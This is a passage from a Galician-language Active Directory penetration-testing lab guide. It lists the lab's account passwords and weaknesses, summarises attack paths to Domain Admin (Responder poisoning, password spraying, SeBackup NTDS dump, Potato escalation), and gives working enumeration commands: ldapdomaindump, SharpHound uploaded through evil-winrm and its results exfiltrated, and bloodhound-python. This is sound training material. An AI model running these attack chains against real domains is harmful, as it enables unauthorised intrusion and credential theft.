  - **Password Spraying:** Moi vulnerable.
- **Privilexios/Grupos:**
  - `Remote Desktop Users`: Permite acceso RDP.
  - `Remote Management Users`: Permite acceso WinRM (Confirmado na Guía Mestra).
  - **SeImpersonatePrivilege**: Vector crítico de escalada local.
- **Conclusión:** Porta de entrada alternativa. **Permite escalar a NT AUTHORITY\SYSTEM** local mediante exploits "Potato" (ex: `SigmaPotato.exe`), permitindo cambiar o contrasinal do Administrador ou crear novos usuarios.

4. NOPREAUTH.USER

- **Contrasinal:** `AsrepMePlease123`
- **Vulnerabilidade: AS-REP Roasting** (Non require pre-autenticación).
- **Estado en Dicionarios:**
  - Este contrasinal **NON** adoita estar en `rockyou.txt` nin `kaonashi` por defecto.

- **Conclusión (Calexón sen saída parcial):**
  - Podes obter o hash AS-REP facilmente (`GetNPUsers`).
  - **PERO**, a menos que uses un ataque baseado en regras (rules-based) ou un dicionario customizado, é probable que **non logres crackear o hash**.
  - Serve principalmente para demostrar a vulnerabilidade de configuración, pero no contexto deste laboratorio específico, adoita ser un camiño pechado se non se ten o dicionario adecuado.

5. SVC_SQL

- **Contrasinal:** `SvcPassw0rdKerb!`
- **Vulnerabilidade: Kerberoasting** (Ten SPN `MSSQLSvc/...`).
- **Estado en Dicionarios:**
  - Contrasinal complexo. Non presente en dicionarios comúns.
- **Conclusión (Calexón sen saída parcial):**
  - Require un usuario previo autenticado para solicitar o ticket TGS.
  - Do mesmo xeito que `nopreauth.user` , o hash obténse facilmente pero **o crackeo é difícil** con dicionarios estándar.
  - O seu valor real reside na **Fase 5 (Persistencia)**: se se obtén o seu hash NTLM por outros medios (DCSync), permite crear **Silver Tickets**.

6. HELPDESK.USER

- **Contrasinal:** `HelpDeskP@ss1`
- **Estado en Dicionarios:** Complexo, probablemente non crackeable facilmente.
- **Vectores de Acceso:**
  - Difícil acceso inicial directo por forza bruta.
- **Potencial Teórico:**
  - Ten control total (GenericAll ACL) sobre o usuario `maria.g` .
- **Conclusión (Calexón sen saída):**
  - Aínda que a ACL existe, tal como se documenta na Guía Mestra, **non hai posibilidade de acceso por consola** (WinRM/RDP) con este usuario.
  - Polo tanto, o ataque de movemento lateral `HelpDesk -> Maria` non é executable neste escenario práctico por falta de shell inicial.

Resumo de Rutas de Ataque Viables

1. **Ruta Rápida (Poisoning):** Responder -> Hash Admin -> Crack (`abc123.`) -> WinRM -> **Domain Admin**.
2. **Ruta Backup (Brais):** Spraying (`iloveyou`) -> brais.t -> WinRM -> SeBackupPrivilege -> Dump NTDS -> **Domain Admin**.
3. **Ruta Potato (Maria):** Spraying (`dragon`) -> maria.g -> WinRM -> SeImpersonate -> SigmaPotato -> **SYSTEM/Domain Admin**.

Técnica de Análise: Enumeración Avanzada de AD (LDAP e BloodHound)

Fase: 2. Análise / 4. Post-Explotación
Requisitos: Credenciais válidas de usuario do dominio (ex: `brais.t`).
Obxectivo: Mapear a estrutura completa do Active Directory (Usuarios, Grupos, ACLs, Sesións) para identificar rutas de ataque complexas.

> **Importancia desta fase**
>
> Aínda que ferramentas como `nmap` ou `enum4linux` dan información básica, ferramentas baseadas en LDAP e a teoría de grafos (BloodHound) son as que revelan as "xoias da coroa": relacións de confianza ocultas, permisos abusivos (ACLs) e privilexios especiais.

---

1. ENUMERACIÓN RÁPIDA CON `ldapdomaindump`

Esta ferramenta permite extraer toda a información do dominio vía LDAP e exportala a un formato HTML fácil de ler. É moi útil para ter unha "foto fixa" rápida de usuarios, grupos e computadores.

Execución dende Kali:

1. Crear un directorio para organizar os resultados.

```
$ mkdir ldap_dump
$ cd ldap_dump
```


2. Executar a ferramenta coas credenciais obtidas (ex: `brais.t`).

```
$ ldapdomaindump -u 'VULN-HE.LAB\brais.t' -p 'iloveyou' 192.168.56.100
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

3. Levantar un servidor web para visualizar os informes HTML xerados.


```
$ python3 -m http.server 80 &
```

4. Acceder a `http://localhost` no navegador para ver listaxes de usuarios, grupos de administradores, e computadores do dominio.*




Directory listing for /

- domain_computers.grep
- domain_computers.html
- domain_computers.json
- domain_computers_by_os.html
- domain_groups.grep
- domain_groups.html
- domain_groups.json
- domain_policy.grep
- domain_policy.html
- domain_policy.json
- domain_trusts.grep
- domain_trusts.html
- domain_trusts.json
- domain_users.grep
- domain_users.html
- domain_users.json
- domain_users_by_group.html



Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags	pwd
HelpDeskUser	HelpDeskUser	helpdesk.user	HelpDesk	Usuarios del dominio	12/01/25 23:50:01	12/01/25 23:50:01	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/ 23:
SQLService	SQLService	svc_sql		Usuarios del dominio	12/01/25 23:50:01	12/01/25 23:50:01	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/ 23:
NoPreAuthUser	NoPreAuthUser	nopreauth.user		Usuarios del dominio	12/01/25 23:50:01	12/01/25 23:50:01	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, DONT_REQ_PREAUTH	12/ 23:
Maria	Maria	maria.g	Usuarios de administración remota, Usuarios de escritorio remoto	Usuarios del dominio	12/01/25 23:49:51	12/02/25 08:35:59	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/ 23:
Brais	Brais	brais.t	Usuarios de administración remota	Usuarios del dominio	12/01/25 23:49:51	12/03/25 09:05:08	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/ 23:
krbtgt	krbtgt	krbtgt	Grupo de replicación de contraseña RODC denegada	Usuarios del dominio	12/01/25 23:45:54	12/02/25 08:45:55	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	12/ 23:
Invitado	Invitado	Invitado	Invitados	Invitados del dominio	12/01/25 23:45:02	12/01/25 23:45:02	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/ 00:
Administrador	Administrador	Administrador	Propietarios del creador de directivas de grupo, Admins. del dominio, Administradores de empresas, Administradores de esquema, Administradores	Usuarios del dominio	12/01/25 23:45:02	12/02/25 08:51:15	12/02/25 11:22:01	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/ 08:



Usuarios de administración remota

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	descripti
Maria	Maria	maria.g	12/01/25 23:49:51	12/02/25 08:35:59	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/01/25 23:49:51	1104	
Brais	Brais	brais.t	12/01/25 23:49:51	12/03/25 09:05:08	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/01/25 23:49:51	1103	

Usuarios de escritorio remoto

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	descripti
Maria	Maria	maria.g	12/01/25 23:49:51	12/02/25 08:35:59	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	12/01/25 23:49:51	1104	

Grupo de replicación de contraseña RODC denegada

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	descripti
krbtgt	krbtgt	krbtgt	12/01/25 23:45:54	12/02/25 08:45:55	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	12/01/25 23:45:54	502	Cuenta de servicio de centro de distribución claves
Group: Controladores de dominio de sólo lectura	Controladores de dominio de sólo lectura	Controladores de dominio de sólo lectura	12/01/25 23:45:54	12/02/25 08:45:55				521	Los miembr de este gru son controlador de dominio solo lectura el dominio.
Group: Propietarios del creador de directivas de grupo	Propietarios del creador de directivas de grupo	Propietarios del creador de directivas de grupo	12/01/25 23:45:54	12/01/25 23:45:54				520	Los miembr de este gru pueden modificar la directiva de grupo del dominio
Group: Admins. del dominio	Admins. del dominio	Admins. del dominio	12/01/25 23:45:54	12/02/25 08:45:55				512	Administrad designados dominio
Group:									Los miembr de este gru

2. ENUMERACIÓN PROFUNDA CON BLOODHOUND

tip SharpHound-BloodHound

Revisar o comentado en Sharphound-BloodHound

BloodHound utiliza a teoría de grafos para revelar as relacións ocultas nun entorno Active Directory. Necesita dúas partes: o **Ingestor/Colector** (para obter os datos) e o **Visualizador** (para analizalos).

Opción A: SharpHound (Recomendada)

Execútase directamente na máquina vítima (Windows). Adoita obter máis información (como sesións locais) que a versión de Python.

Requisitos: Acceso WinRM con `brais.t`.

1. **Descargar:** Obtén o zip de SharpHound na túa máquina Kali.

```
cd ~/Downloads
wget https://github.com/SpecterOps/SharpHound/releases/download/v2.8.0/SharpHound_v2.8.0_windows_x86.zip
```

2. **Descomprimir:** Obtén o binario

```
7z x SharpHound_v2.8.0_windows_x86.zip
```

3. **Subir:** Carga o executables á máquina vítima mediante Evil-WinRM.

```
evil-winrm -i 192.168.56.100 -u brais.t -p iloveyou
...
*Evil-WinRM* PS C:\Users\brais.t\Documents> upload SharpHound.exe
...
Info: Upload successful!
```

4. **Executar:** Lanza o colector para recompilar todos os datos.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> .\SharpHound.exe -c All
...
```

Isto xerará un ficheiro `.zip` (ex: `20251201123456_BloodHound.zip`).

5. **Exfiltración:** Descarga o ficheiro ZIP á túa máquina.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> download 20251201123456_BloodHound.zip
...
Info: Download successful!
```

Opción B: BloodHound Python (Alternativa)

Execútase dende a túa máquina Kali, conectando remotamente. Útil se non podes subir binarios á vítima, aínda que pode xerar máis ruído de rede ou obter menos datos de sesións.

```
$ mkdir json && cd json
$ bloodhound-python -c All -u 'brais.t' -p 'iloveyou' -ns 192.168.56.100 -d VULN-HE.LAB
```

Isto xerará varios ficheiros `.json` no teu directorio actual.

---

3. ANÁLISE DE RUTAS DE ATAQUE

> **tip SharpHound-BloodHound**
>
> Revisar o comentado en Sharphound-BloodHound:
> - Sección 4. Instalación e configuración de BloodHound
> - Sección 5. Importación de datos en BloodHound (Lembrar esperar, 1-2 minutos, a que se procesen os datos)

Unha vez teñas os datos (ZIP ou JSONs), impórtaos na interface gráfica de BloodHound na túa máquina Kali (`bloodhound`).

Consultas Clave para este Laboratorio

Usa a barra de busca ou as consultas predefinidas para atopar as vulnerabilidades intencionadas deste laboratorio:

A. Detectar SeBackupPrivilege

1. Busca o nodo do usuario **BRAIS.T**.
2. Mira os seus **Privilexios Locais** ou relacións de saída.

> **Aviso: A Cegueira de BloodHound**
>
> É moi probable que **BloodHound NON mostre** a liña `SeBackupPrivilege` nin `CanBackup` para o usuario `brais.t`.
>
> **Por que?**
> Neste laboratorio, o privilexio asignouse editando directamente a política local (`SeBackupPrivilege = SID_BRAIS`) e non engadindo ao usuario ao grupo "Backup Operators". BloodHound é excelente mapeando grupos de AD, pero ás veces falla ao interpretar asignacións directas de dereitos locais (LSA) se non se fai unha recolección con privilexios administrativos moi específicos.
>
> **A Lección:**
> Non confíes cegamente no grafo se non atopas un camiño. A "verdade absoluta" está na terminal.
> 1. Consegue acceso co usuario.
> 2. Executa `whoami /priv`.
> 3. Se ves o privilexio aí, tes o poder, digan o que digan as ferramentas de enumeración remota.
>
> *O vector de ataque confírmase no documento: ATAQUE_ESPECIFICO_SEBACKUP*


B. Detectar SeImpersonatePrivilege

1. Busca o nodo do usuario **MARIA.G**.
2. Revisa as propiedades do nodo ou relacións de privilexios.


> **Aviso: A Cegueira de BloodHound (Impersonate)**
>
> Do mesmo xeito que con Brais, o privilexio `SeImpersonatePrivilege` de **maria.g** foi asignado vía política local e non por grupo. BloodHound **non mostrará** este camiño de ataque por defecto.
>
> De novo, a comprobación manual é obrigatoria:
>
> ```
> whoami /priv
> ```
>
> Se aparece `SeImpersonatePrivilege`, o sistema é vulnerable a ataques tipo Potato.
>
> *O vector de ataque confírmase no documento: ATAQUE_ESPECIFICO_SEIMPERSONATE*

C. Detectar Abuso de ACLs

1. Busca o nodo do grupo **HELPDESK**.
2. Busca o nodo do usuario **MARIA.G**.
3. Verás unha liña etiquetada como **GenericAll**.



Tamén se podería detectar dende o nodo de usuario HELPDESK.USER



• *Isto confirma o vector de ataque descrito en: ATAQUE_ESPECIFICO_ACLS_HELPDESK*

D. Detectar Kerberoasting

1. Usa a consulta predefinida *"All Kerberoastable Accounts"* en: **Explore** → **CYPHER** → **Saved Queries** → **Active Directory** → **Kerberos Interaction**
2. Aparecerá o usuario **SVC_SQL**.